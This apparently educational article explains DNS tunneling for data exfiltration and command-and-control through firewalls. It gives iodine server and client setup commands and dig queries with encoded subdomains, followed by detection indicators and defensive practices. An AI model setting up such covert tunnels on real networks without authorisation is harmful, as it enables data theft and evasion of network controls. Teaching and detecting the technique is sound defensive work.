

Imagine you’re in a penetration testing engagement, and you've encountered a network with strict firewall rules. Direct data exfiltration seems impossible due to these restrictions. However, you've noticed that DNS queries are allowed through the firewall. This is where DNS tunneling comes into play.
Understanding DNS Tunneling
DNS tunneling is a technique where the DNS protocol is used to encapsulate data, enabling covert communication channels for data exfiltration or command and control (C2) communications. This technique leverages the fact that DNS is often allowed through firewalls without much scrutiny, making it a perfect candidate for bypassing network restrictions.
A typical DNS query might look like this:
dig @dns-server.example.com subdomain.example.comIn DNS tunneling, attackers encode data into the subdomain part of the DNS query, allowing them to send or receive data stealthily.
Setting Up a DNS Tunnel
To set up a DNS tunnel, you need a server that will act as a DNS resolver and a client that injects data into DNS queries. Popular tools include iodine and dnscat2.
# Example: Setting up iodine
# Server-side
sudo iodine -f -c -P password 10.0.0.1 example.com

# Client-side
sudo iodine -f -P password example.com
On the server-side, you configure the DNS server to decode the requests and extract the data. The client-side tool encodes data into DNS queries sent to the server.
Mechanisms Behind the Tunneling
DNS tunneling works by taking advantage of several DNS query types, such as TXT and CNAME records, to encode data. For example, using TXT records, a query might look like this:
dig @dns-server.example.com data.txt.example.comHere, the "data" part is actually encoded data, which the server can decode once it receives the request. The DNS server then responds with the necessary data or acknowledges the receipt of data.
Detecting DNS Tunneling
Detecting DNS tunneling can be challenging due to its covert nature, but it's not impossible. Network defenders can look for the following indicators:
- Large volumes of DNS queries to a single domain.
- Unusually long domain names in DNS requests, which might indicate data encoding.
- High frequency of DNS queries without corresponding legitimate traffic.
- DNS queries with unusual query types like TXT or CNAME that contain encoded data.
Advanced detection techniques involve using machine learning to identify anomalous patterns in DNS traffic.
Securing Against DNS Tunneling
To protect against DNS tunneling, organizations should implement strict DNS traffic monitoring and filtering. Here are some recommended practices:
- Implement DNS filtering to block queries to known malicious domains.
- Use DNS logs to monitor traffic patterns and detect anomalies.
- Employ rate limiting on DNS queries to prevent data exfiltration through high-volume queries.
- Consider using a DNS proxy that can inspect and block suspicious queries.
Additionally, educating network administrators on the signs of DNS tunneling and regularly updating threat intelligence will enhance detection capabilities.
Next Steps
Now that you understand DNS tunneling and its potential impact, explore tools like SiLK and Bro/Zeek for network analysis to detect such activities. Constantly review your DNS policies and stay updated with emerging threats to keep your network secure.